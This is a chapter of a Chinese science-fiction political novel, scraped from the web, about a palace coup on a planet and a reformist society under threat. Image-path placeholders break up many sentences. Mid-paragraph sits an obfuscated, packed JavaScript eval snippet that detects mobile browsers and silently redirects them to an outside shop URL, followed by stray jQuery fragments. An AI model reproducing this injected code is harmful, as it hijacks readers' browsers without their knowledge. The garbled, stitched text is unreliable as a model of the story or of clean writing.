晏酬出了教室,惴惴不安地跟着军官走,一路上在脑子里胡思乱想道这是出了什么事要把她在课上叫走,难道,是丝绸星?……
晏酬一时之间想不出什么别的原因。她跟着军官到了主楼,一直上到了五楼,被领到那间她不常造访的办公室门前,军官抬手敲了敲门。
“少将,她来了。”
晏酬进了办公室,见金珀的办公桌上摆放着一摞又一摞堆成了小山却不失整齐的文件,再看那人眉头紧锁,没有之前见她时的那般和颜悦色,一时间紧张之情更甚。
“长岁来了,请坐。”
晏酬注意到他的声音中似乎透着一丝烦躁,她坐下后,金珀便开门见山、不卖任何关子地对她说道:“有件事得告诉你,贵星朝廷发生了政变,慕容镜然已然被杀。”
“啊?”晏酬一上来就听到了这么个消息,面上却没有任由震惊的情绪横流,她迅速整理了一下思绪,再开口时声音已经很稳地问道,“难道,是慕容墨然?”
“正是。”
“那……我们的烈流社员……”晏酬在说到自家的社员时声音才不由自主地有些颤抖,易优等人还在议会里呢,就在朝廷的眼皮子底下。这件大事,难说不会对他们产生冲击。
“他们暂时没有被波及。”金珀言简意赅地说,“但,这样一来,丝绸星政局定然会发生巨变。我会提醒他们小心行事。”
“少将,慕容墨然是背靠乌尔星上位的么?”
金珀冷冷地吐出一字:“是。”
话问到这里,目前已有的信息已经足够晏酬推断出个大概来了。
慕容镜然的上位也离不开外星势力的支持。他表面上受乌尔星人的支持,实则背地里也和扬塔星有联系。但可想而知,当乌尔星人看到扬塔星人在被他们视为殖民地的丝绸星朝廷中的影响力越来越大后,应该不会特别高兴。
否则,估计慕容墨然也找不到这个机会发动政变。
慕容镜然不愿为了乌尔星完全切断与扬塔星的联系。不论是制衡也好、左右逢源也罢,他要保证自己的背后有不止一股外星势力,这是烈流社员们早就已经看破并在之后得到过多次验证的事实。
而慕容墨然……听金珀这语气,这位上位后怕是有很大可能会全心全意地与乌尔星人合作,跟扬塔星对着干。
*
朱秀刚收到一封来自云锦区的电报,解读完其中内容后,沉吟良久。
近来云锦区风云突变,慕容镜然崩逝,其次兄慕容墨然即位。身处议会之中的易优审时度势,向扬塔星提出,不如就趁此时机进行武力革命,一举推翻丝绸星上的君主制。
他的提议遭到了扬塔星方面的反对。
金珀要求他们静观其变,切不可露出半分破绽。在明面上,烈流社就是烈流社,一个普普通通由青年知识分子组建起来的温和改革社团,不是什么推崇武力革命的政党。
金珀的建议是有道理的。在慕容王朝统治的背景下,如果他们在这种地方露了破绽,后果可想而知。
不管易优服气与否,至少在表面上,他听取了金珀的意见。仍旧是以一个进步青年知识分子代表的身份出现在议会上,兢兢业业地做着有利于民生的工作。
“文扬姐,云锦区如何?”一旁负责对外联络工作的社友担忧地问朱秀道。
“我们的社友还在静观其变。”当前的局势于烈流社员来说不甚乐观,新皇慕容墨然在改革方面并不如其弟慕容镜然开明,甚至还有攀附乌尔星、敌视扬塔星的苗头。朱秀不能不担忧易优等社友在云锦区的处境。
她叹了口气,说:“长岁和志彬他们现在应该也已经知道这个消息了,只是我们的那些社友远在扬塔星,一时之间也帮不上这边的什么忙。”
社友神情一肃,说:“文扬姐,哪有什么大业是从头到尾都能一帆风顺进行的呢?我看,我们都先不要丧气。只要德天兄他们先稳住、熬过这段敏感时期,我们在云锦区的势力一时半会儿应该不会受到什么巨大冲击。在这种时候,我们都不能太心急,扬塔星的朋友们不是告诫我们不要轻举妄动吗?他们的革命既然成功了,我想,我们应该听取他们的建议。”
朱秀看着她,心情变好了一点。连日的高强度工作纵然是铁打的女人也有点吃不消了,所幸她身边还有社友给她鼓劲儿。
“是啊,”她喃喃道,“唯愿普罗杜克托星系之神庇佑……让我们能顺利渡过难关。”
*
云锦区,步军统领衙门。
“大人,这是最新截获的密电。只破译出了部分内容……”
新上任的步军统领接过信封,拆开匆匆扫视过几个关键词后,一掌击在了太师椅扶手上。
“皇上早就怀疑烈流社员暗中勾结外星势力……此次若事成,也可为皇上除去一个隐患了。”而他,也能坐稳这个位子了。步军统领这样想着,表情渐渐变得严肃起来,“此事万不可走漏半点风声!一定要在他们察觉到异常之前,将他们一网打尽……”
*
何跃正独自一人待在云锦区的一座四合院中,面前桌上放着几份密电,有来自扬塔星的,也有来自花绸区的。最上面的则是再寻常不过的报纸。
他租下的这座四合院很僻静,这会儿尤其如此。
何跃迅速浏览过最近花绸区和扬塔星那边社友的消息,看完后稍稍松了一口气,这些天来头一次觉得压力小了一些。
最近慕容王朝权力更迭,云锦区政治/局势紧张,所幸花绸区没有受到严重波及,那边的社友压力还不算特别大。至于扬塔星就更不用说了,长岁等人处在革命会的严密保护下,也不会有什么大事。
何跃本人其实也还好,只是他不能不担忧德天。易优现在是个站在悬崖边上的角色,自他“趁乱搞革命”的提议被扬塔星方面否决后,这位仁兄也没有像前两年那般会急躁赌气,尽管心中无奈,还是想着先熬过这段敏感时期才好。
新皇慕容墨然即位,对于一部分进步人士来说,这并不是一件值得庆祝的事情。慕容墨然在慕容珂和李皇后的三个孩子中一向是最默默无闻的,之前他的锋芒基本上都被常年做皇太子兄长和天资聪颖的小弟压了过去
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17716852|207061||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,然而今朝坐上了龙椅,却没有像他的弟弟那般推行以宽容为主的仁政,反而有意打压进步群体。对此,易优等人只能庆幸他们自进入议会以来一直谨言慎行,全然一副“温和派”的作风,火大概不至于会烧到他们身上吧——除非慕容墨然打算清除丝绸星上的一切进步人士。
“咚咚咚。”
细微的敲门声透过层层门板与窗棂传入何跃耳中,他瞬间警觉,用最快的速度将桌上的所有密电藏入床下的一处暗格中,只留几份普通的报纸在桌上。
“咚咚咚。”
何跃竖起耳朵倾听敲门声,隐隐觉得有些不对劲。
敲门声短促、生硬、急迫,不像是寻常访客,更不是他与社友们约定过的特定敲门暗号。
不太对劲。
何跃小心翼翼地走到院子中,尽量不发出一丝声响。院子中一处不显眼的角落里摆放着一架梯子,他瞄了一眼紧闭的院门,开始像猫一样轻手轻脚地往上爬。
“砰!”
“砰!”
撞门声传来,何跃浑身一僵,借着巨大的声响加快了爬梯的速度。
“砰”的一声,院门被撞开了。
*
晏酬没有午休的习惯,甚至到了中午的精神头儿比上午还要足。她自来到军校后,在军事化管理的环境中练就了快速的吃饭习惯,解决完午饭后,便来到靶场练枪。
“砰砰砰砰砰!”
五发子弹射出,报靶兵叫道:“全部十环!”
晏酬一听,打得更起劲了。
她正射靶射得不亦乐乎,忽听一旁幽幽地传来一声:“大中午的不休息,跑到这儿来浪费子弹。”
晏酬闻声转头,只见符凌身边跟着几个扬塔星同学,正抱着臂看她,唇边浮着一抹似有似无的冷笑,想来应该是刚吃完饭。
晏酬挑眉:“你管我呢?”
她转回头来,又是一阵枪响过后——
“九发十环,一发九环!”
“啊……”晏酬对这个足以让很多人崇拜的成绩感到有些失望。
符凌没有离开,就这样一直站在一旁似笑非笑地盯着她射靶,听到报数后嗤笑一声,站到了旁边与她并排的位置。
“砰砰砰砰砰砰砰砰砰砰!”
“十发全部十环!”
符凌放下枪,颇为得意地瞥了晏酬一眼。
晏酬冷哼一声,双手举起枪来又是数发子弹射出——
“全部十环!”“这么厉害!”
“她们两个也太强了。”
晏酬转头去看符凌,只见后者脸上的表情有些许玩味,那玩味中夹杂着几丝令人无法忽视的欣赏之情。
在军校中,晏酬与符凌的关系一直很微妙。一年以来两人好好说话的次数屈指可数,可每天却似乎谁也放不下谁,都在暗暗地留意着彼此,或许是在暗中较劲吧。
正在此时,他们看到有位军官匆匆朝这边走来,于是学员们都立刻站直了。
“晏学员,请跟我来一下。”军官走近了,言简意赅地对晏酬说道。